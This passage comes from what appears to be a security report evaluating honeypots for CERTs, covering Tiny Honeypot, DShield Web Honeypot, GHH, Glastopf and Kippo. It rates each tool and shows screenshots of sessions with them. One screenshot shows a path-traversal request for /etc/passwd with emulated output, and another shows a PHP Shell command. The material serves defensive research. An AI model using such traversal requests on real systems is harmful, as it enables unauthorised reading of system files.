There are installation packages available for Debian GNU/Linux. The installation process using the archive available on the project web page is also well documented and not complicated. All configuration options are available in one file, but inetd or similar software that executes honeypot scripts needs to be configured separately. The author provides sample configuration files. Not all aspects of the honeypot performance may be configured. The tool does not provide any interactive user interface.

Embeddability: Fair ★★

The Tiny Honeypot writes information to a text file, which is easy to process. Custom tools are required to interpret them.

Support: Poor ★


The project development has been suspended since 2003. The official web page is unavailable, and there is no community associated with the project.

Costs: Medium $$

The overall costs of using Tiny Honeypot are low. However, due to lack of any support, patching and extending functionality will require additional workload. Certain costs may also be associated with integration with other tools.


Usefulness for CERTs: Useful ☺

The Tiny Honeypot can be used to analyse attack patterns; however, its use will require sizeable effort. Because of its versatility the honeypot can be used to emulate multiple network services.



```
0 ~ % telnet thp.cert.pl
Trying 10.100.100.229...
Connected to thp.cert.pl.
Escape character is '^]'.
[root@thp root]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@thp root]# uname -a
Linux localhost 2.2.17 #4 Mon Apr 7 09:04:33 EDT 2001 i686 unknown unknown GNU/Linux
[root@thp root]# w
3:32am  up  7:45, 10 users,  load average: 0.04, 0.05, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
[root@thp root]# date
[root@thp root]# pwd
/root
[root@thp root]# 
```

Figure 18: Tiny Honeypot in operation (screenshot)



```
0 ~ % nc thp.cert.pl 25
220 thp.cert.pl ; Wed, May 23 2012 07:54:20 GMT
ehlo
501 5.0.0 helo requires domain address.
ehlo test.cert.pl
250 thp.cert.pl Hello , pleased to meet you.
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-SIZE
250-DSN
250-ONEX
250-ETRN
250-XUSR
250 HELP.)
mail from: test@cert.pl
250 2.1.0 test@cert.pl... Sender ok
rcpt to: xxx@cert.pl
250 2.1.5 xxx@cert.pl... Recipient ok
data
354 Enter mail, end with "." on a line by itself
There is no spam.
.

250 2.0.0 g8684xUD014698 Message accepted for delivery
```

Figure 19: Tiny Honeypot in operation (screenshot)

5.2.2.2 Web application honeypots

Web application honeypots are honeypots specialised in detecting and analysing attacks on web applications.

5.2.2.2.1 DShield Web Honeypot

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
SPEC	★★	★★	★★★	★★★★	★★★	★★★	★★	★★	$$	🙂

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 0.1 (SVN revision 124)

Date tested: April 2012

Testing time: 12 hours

Website: https://sites.google.com/site/webhoneypotsite/

DShield Web Honeypot is a low-interaction honeypot for web applications. The aim of the project is to collect quantitative data measuring the activity of automated or semi-automated attacks against web applications. Apart from information about the attacks, the honeypot will also identify scans. DShield Web Honeypot is a simple PHP script, emulating a number of popular web applications (CMS, web forums, etc.). For complete installation, including download of application templates, it is required to create a DShield account (free of charge). By default, the honeypot will send all activity logs to DShield servers, where they will be correlated with information from honeypots of other project members.

Evaluation

Detection scope: Specialised

The tool emulates a vulnerable web application.

Accuracy of emulation: Fair ★★

The emulation of web applications is based on sending a suitable template (determined from a specific web application request) to the requestor. The regular expressions used to determine the template to serve are inaccurate and the templates are underdeveloped. The emulation level is appropriate for detection of automated attacks or scans, but humans can easily detect it as fake.

Quality of collected data: Fair ★★

The honeypot writes task data into a text file. Data written include HTTP headers of client requests, but not the response (only the information about the used template is logged). Format of the log files is not easy to parse and it cannot be customised. Furthermore, file names vary as they depend on the current date. The tool does not provide any mechanism for automatic classification.

Scalability and performance: Good ★★★

DShield Web Honeypot is a set of PHP scripts run by an HTTP server (e.g. Apache). A single server can host many honeypots on different virtual hosts. The honeypot is written in a scripting language; therefore its performance is not very good. However, given the simplicity of its code, this does not constitute a problem.

Reliability: Excellent ★★★★

The honeypot does not require any extra supervision. There do not seem to be any indications of future problems either.

Extensibility: Good ★★★

It is possible to create custom templates of web applications. The process is not well documented, but it is not very complicated either. The source code is open, under the GNU GPL v2 licence, and includes some comments.

Ease of use and setting up: Good ★★★

The DShield Web Honeypot installation process is very straightforward – it only requires copying PHP scripts and the HTTP server configuration file. There are installation packages available for various Linux distributions: Debian, RedHat, OpenSUSE as well as Mac OSX. The configuration of the tool is split into two components: one for the honeypot and a separate one for the templates. The configuration files are easy to understand. The user documentation is available, as well as a list of FAQs. The honeypot does not provide any user interface.

Embeddability: Fair ★★

One of the default tasks of the tool is to report attack data to DShield. It is possible to change the configuration to report to another server. The logs are sent in simple text format over HTTP. Other than that, the honeypot does not provide any mechanisms for integration with other systems.

Support: Fair ★★

The Dshield Web Honeypot project offers user documentation and FAQ. The tool is supported but no longer actively developed.

Costs: Medium $$

Difficult integration with other systems and limited support negatively impact overall costs of usage.

Usefulness for CERTs: Useful ☺

The DShield Web Honeypot can be used to monitor web attacks, which are common on the Internet.

5.2.2.2.2 GHH (Google Hack Honeypot)

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
SPEC	★★	★★★	★★★★	★★★	★★★★	★★★	★★★	★	$	☺

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 1.2

Date tested: 25 May 2012

Testing time: 1 day

Website: http://ghh.sourceforge.net/

GHH is a low-interaction web honeypot designed for detecting attackers that use search engines to find vulnerable websites. It is distributed as a collection of 13 independent modules, each emulating a different website that might seem vulnerable. GHH uses signatures from the Google Hacking Database project[25] in order to identify attackers using known Google queries for reconnaissance.

Evaluation

Range of emulated services: Specialised

GHH is able to emulate web pages using an HTTP server with a PHP engine. It does not support other protocols.

Accuracy of service emulation: Fair ★★

While structure (HTML, JavaScript, CSS) of web pages emulated by the honeypot can be made virtually indistinguishable from their real counterparts, they are usually not interactive (e.g. clicking the 'Login' button results in a 404 error). Lack of feedback may disclose the presence of the honeypot to the attacker after the initial request. PHPShell emulator is an exception, since it can return results of several predefined UNIX commands.

[25] *Currently hosted at http://www.exploit-db.com/google-dorks*

Quality of collected data: Good ★★★

GHH logs details of every request that is received, including HTTP headers. Using these headers, the honeypot automatically attempts to determine if the request is a result of a known reconnaissance query using selected signatures from Google Hack Database. Otherwise it checks if the source is a web spider – GHH can distinguish between several known types of spiders or utilise data from the referrer header to detect unknown ones. The honeypot provides the capability to download malware from remote servers using wget emulation; however, only the PHP Shell emulator uses this feature in the current version.

Scalability and performance: Excellent ★★★★

The software is implemented entirely in PHP and run by a HTTP server, therefore there is no problem handling multiple simultaneous HTTP sessions and utilising multiple servers. Most websites emulated by the honeypot are very simple and non-interactive, so the expected performance is very good. Multiple instances of the honeypot can report events to a central server, using XML-RPC for transport.

Reliability: Good ★★★

Each GHH module is run separately, so even if one of them is unstable, it cannot influence others. PHP scripts are executed in the environment of an HTTP server so any errors or warnings are logged using standard mechanisms. This way monitoring of services is greatly simplified. During tests a trivial syntax error was discovered in one of the honeypots that prevented it from running, therefore it may be assumed that the software was not well tested prior to the release.

Extensibility: Excellent ★★★★

Adding a new honeypot module is easy – there is relevant documentation available on the project's website and a fully functional template is provided as a starting point. Basic modules distributed in the current release consist of approximately 30 lines of PHP code, thanks to the functionality provided by the GHH core. Existing source code is brief and comprehensible, so modifying it – if required – should not take much effort. Project uses GPLv2 licence.

Ease of use and setting up: Good ★★★

The GHH installation procedure is well documented and takes little time. In the simplest case, it requires copying of several files, adjusting configuration of GHH logging and placing an invisible link to URLs handled by the honeypot. No special configuration of the operating system or the web server is required (default Apache install was used for tests). All modules may share a single configuration file or use individual ones. However, the configuration is not separated from the source code of GHH, which may be regarded as a shortcoming of the solution.


Embeddability: Good ★★★

GHH can output data to a CSV file, SQL database or to a remote server over XML-RPC but cannot be customised. Malware collection works only with XML-RPC logging. The honeypot does not provide any built-in management or monitoring (including logging) facilities and depends on the HTTP server in this regard.

Support: Poor ★
The project has been inactive since 2007 and there is no public mailing list or active user community.

Costs: Low $
GHH is available on an open-source licence, is easy to install and does not require much maintenance. Extending or adapting the software should not require significant resources.

Usefulness for CERTs: Useful ☺
GHH can be used as a simple web honeypot to detect attacks on the emulated services and malware collection. However, its unique capability is to detect attackers using known Google reconnaissance queries (even if they do not interact with the honeypot any further). This feature makes it a valuable research tool, but in order to use it effectively a more current honeypot module would have to be developed in order to follow current attack trends.


File Edit View History Bookmarks Tools Help
localhost/shell/phpshell.php
DuckDuckGo
Execute Command

PHP Shell 1.7

Current working directory: Root/

Choose new working directory: Current Directory

Command: uname -a; id

Enable stderr-trapping? □

```
Linux debian 2.6.8-2-k7 #1 Sun May 27 14:06:02 i686 GNU/Linux
```

Copyright © 2000-2002, Martin Geisler. Get the latest version at www.gimpster.com.

Figure 20: Google Hack Honeypot in operation (screenshot)

5.2.2.2.3 Glastopf

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
SPEC	★★★★	★★★	★★	★★★	★★★★	★★★	★★★	★★★★	$	😁

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: SVN revision 163

Date tested: April 2012

Testing time: 16 hours

Website: http://glastopf.org/

http://dev.glastopf.org/projects/glaspot

Glastopf v3 (Glaspot) is a low-interaction honeypot for web applications. It is able to emulate vulnerabilities and gather information about incoming attacks. Its working principle is to respond to the attacker in accordance with his expectations, in order to provoke an attack. The honeypot focuses on emulating attack types rather than particular web applications, which makes it versatile and easy to maintain.

Glastopf supports multistage attacks. It has a built-in PHP sandbox for code injection emulation. It can be run standalone in its own Python web server or via WSGI. It has modular architecture, which allows it to attract attacks targeting any web application.

The project is actively developed; therefore any bugs or shortcomings are quickly addressed. There are also plans to implement additional functionality, e.g. support for the HTTP POST method.

Evaluation

Detection scope: Specialised

Glastopf emulates vulnerable web applications.

Accuracy of emulation: Excellent ★★★★

The honeypot allows an attacker to conduct common attacks on websites and serves him the expected content. Glastopf supports remote file inclusion vulnerabilities along with emulation of PHP code execution, simulation of local files, support for SQL injections and the capability to display files typically found on a web server (such as robots.txt).

Quality of collected data: Good ★★★

Glastopf stores information about the connection source (both IP address and port), the requested resource (URL) and the honeypot response. The range of metadata logged for an attack is wide, but not adjustable. Events are classified based on HTTP requests responsible for a specific type of attack. Classification is based on predefined patterns (regular expressions).

Scalability and performance: Fair ★★

The performance of the tool is limited and does not exceed 10 HTTP requests per second on an average server. It is possible to run multiple honeypot instances on the same server and use a proxy server for load balancing. It is also possible to run Glaspot via a WSGI module.

Reliability: Good ★★★

The honeypot sometimes does not process a request due to a lack of certain exception handling (this is a rare event and it depends on request type). There was no effect of this on the overall operation of the software, i.e. processing the rest of requests. Because of the continuous development of the software unexpected problems may occur.

Extensibility: Excellent ★★★★

Glastopf has a modular architecture allowing for the creation of custom plugins. The tool has an open-source code, written in a popular programming language – Python. The code is clean and partially documented.

Ease of use and setting up: Good ★★★

The software is available directly from the SVN repository. Deployment of the honeypot is straightforward and does not cause any problems. Documentation is available on the project's website. Configuration file is clean (INI-like file format) and is located in one place. It is not possible to configure the individual modules.

Embeddability: Good ★★★

The Glastopf tool stores information in a standard format. Information about connections, which is used to monitor the honeypot's functionality, is saved to a text file. The metadata is stored in a database. By default SQLite database is used; MySQL, PostgreSQL and MongoDB are supported as well. In addition, the honeypot supports HPFeeds.[26] It is possible to create custom modules, which can collect data in any format.

Support: Excellent ★★★★

The project is under constant development and there is an active community around it. There is also a mailing list and an IRC channel, where one can get help from the author.


[26] *see http://redmine.honeynet.org/projects/hpfeeds/wiki and https://github.com/rep/hpfeeds*

Costs: Low $

Glastopf is open-source software and it is easy to modify. Project support is very good, which helps to resolve potential issues and ensures future development.

Usefulness for CERT: Essential 😁

Glastopf can be considered essential for web application attack analysis.



None

Administrator Panel

Login:


Password:

Submit

My Resource

anything more is determined on. Yours, etc., None nothing in it. None foolish things that were said in the morning. And yet, upon my honour, None her spirits, by all that affection could do. None parting between the friends, Elizabeth was attended to the carriage by None determined talker; but being likewise extremely fond of lottery tickets, \"powered retirement, and the consequential feelings of early and unexpected None think him less agreeable. Sir William Lucas, and his daughter Maria, a None between them that could justify the hopes of his sister. On this point \"phone\" had marked their several meetings in Derbyshire; and as she threw a None

Figure 21: Glastopf in operation (screenshot)



glastopf.cert.pl/?id=../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List
Manager:/var/list:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
```

Figure 22: Glastopf in operation (screenshot)

5.2.2.3 SSH honeypots

Low-interaction SSH honeypots specialise in the detection and analysis of attacks against SSH applications.

5.2.2.3.1 Kippo

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
SPEC	★★★	★★★	★★	★★★	★★	★★★	★★	★★★	$$	😁

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 0.5

Date tested: 27 April 2012

Testing time: 24 hours

Website: http://code.google.com/p/kippo/

Kippo is a low-interaction server honeypot emulating the Secure Shell (SSH) service. It stores information about brute-force login attacks against the service and SSH session – actions the attacker launched against the server. The honeypot is independent from the operating systems as it is implemented in Python. Kippo is equipped with a number of features, with the following being the most distinctive:

- stores all the files that were downloaded during the SSH session (simulating wget and curl commands),
- stores information about attacker's behaviour in the operating system (commands that were invoked) in a format allowing to replay it in a screen-cast form,
- fingerprints the type of SSH client software and operating system (using p0f)
- emulates the file system of Debian 5.0 Linux distribution,
- provides contents of some of the files in the emulated file system (e.g. /etc/passwd file)
- simulates finishing of the SSH session – the honeypot does not really stop the connection but provides another shell-like environment for gathering additional data about the attacker's behaviour.

The honeypot is licensed under a BSD Licence.

Evaluation

Detection scope: Specialised

The honeypot can only emulate the Secure Shell (SSH) service.

Accuracy of emulation: Good ★★★

The honeypot is very accurate in emulating the SSH protocol and service. Although there are some differences in communication between a real OpenSSH server and Kippo during the phase of session negotiation, they are very hard to detect, especially using normal SSH client software – one has to use a specialised tool or look for SSH protocol deviations in the network traffic. The honeypot provides an attacker with a Linux shell environment consisting of a set of commands and file system structure taken from Linux Debian 5.0. Although the set of commands is not fully emulated, it is sufficient to fool a naive attacker.

Quality of collected data: Good ★★★

Kippo stores information about brute-force attack attempts in an easy-to-parse log file. Each successful attempt creates an additional binary file storing the history of a terminal session in a form that allows replaying it with a tool provided with the honeypot. In case of the attacker downloading some external files, each file of the downloaded content is stored in a separate file, allowing for later analysis. Additionally the honeypot can be configured to store all data in the MySQL database, easing the analysis process. Although the scope of stored data is extensive the honeypot lacks the ability to assign classification to attack attempts, which would add valuable information to the set.

Scalability and performance: Fair ★★

Kippo can listen on many IP addresses. Ports for emulating SSH service can be configured with no restrictions. The software was not designed to support multi-instance cooperation, but such configuration can be achieved with some effort. Unfortunately the instances are not able to share workload among each other and the honeypot does not operate well under high load (more than 100 concurrent users) – new users can have problems with obtaining connection to the honeypot.

Reliability: Good ★★★

The Kippo honeypot is stable even under heavy load and maintains data consistency. Restarting the honeypot was not necessary, even after working under heavy load for an extended period of time. However, when constantly attacked with hundreds of requests per minute, Kippo started to increasingly consume RAM, and it is possible that after a month or even more it would need to be restarted. This situation never occurred during testing, but seems possible based on the observations of the test environment.

Extensibility: Fair ★★

The honeypot is written in the Python language. Its architecture is modular, which may suggest that extending it with new functionality would be easy. However, this is not necessarily true due to a lack of code documentation and comments. Fortunately the honeypot’s code is written in a form that allows quick understanding of its workings and enables a user to learn how to extend the tool just by analysing the attached examples. The tool is able to emulate any command or application in the simplest form of providing a default output after invocation. This is often enough to fool a naive attacker.

Ease of use and setting up: Good ★★★

Kippo configuration is stored in one text file. Comments in the file are enough to successfully set up the software. Kippo’s installation is easy and requires installing a small set of dependencies (all available in Debian Linux) and unpacking the archive containing all the honeypot components. Kippo logs all brute-force login attempts in one text file that is easy to parse and understand, as well as in a database, if configured to do so. The tool is not equipped with any user interface and cannot work in interactive mode (e.g. one cannot change its configuration without a restart).

Embeddability: Fair ★★

The honeypot does not provide an API interface for easy integration with other systems. The format of the text file is not standard and requires writing a custom parser. Additional information gathered during SSH session with the attacker is stored in a binary format, which hinders its analysis.

Support: Good ★★★


The software is developed by a single person. There is a possibility to post information about bugs or feature requests. A community of users has created a set of very useful tools for graphical representation of data gathered by the software, which provide great help when analysing attacks against the honeypot.

Costs: Medium $$

Kippo is an open-source, free tool, but due to limited documentation it can take time to fully understand how it works and what data can be gathered from it. Extending the tool requires intermediate knowledge of Python programming language and a familiarity with the Kippo honeypot architecture. Data interpretation may require implementation of custom parsers for its format of log files or writing queries to the database used by Kippo to store the data.

Usefulness for CERTs: Essential 😁

Kippo is extremely useful because, in addition to the detection of simple brute-force attacks against SSH, it also allows you to gather data from terminal session activity of an attacker in the emulated environment and to catch files downloaded by the attacker.



```
2012-04-26 09:44:07+0200 [-] Log opened.
2012-04-26 09:44:07+0200 [-] twistd 10.1.0 (/usr/bin/python 2.6.6) starting up.
2012-04-26 09:44:07+0200 [-] reactor class: twisted.internet.selectreactor.SelectReactor.
2012-04-26 09:44:07+0200 [-] kippo.core.honeypot.HoneyPotSSHFactory starting on 2222
2012-04-26 09:44:07+0200 [-] Starting factory <kippo.core.honeypot.HoneyPotSSHFactory instance at 0x1ee7098>
2012-04-26 09:44:19+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40073 (192.168.122.231:2222) [session: 0]
2012-04-26 09:44:19+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40074 (192.168.122.231:2222) [session: 1]
2012-04-26 09:44:19+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40075 (192.168.122.231:2222) [session: 2]
2012-04-26 09:44:19+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40076 (192.168.122.231:2222) [session: 3]
2012-04-26 09:44:19+0200 [HoneyPotTransport,0,192.168.122.1] Remote SSH version: SSH-2.0-OpenSSH_5.9p1 Debian-5
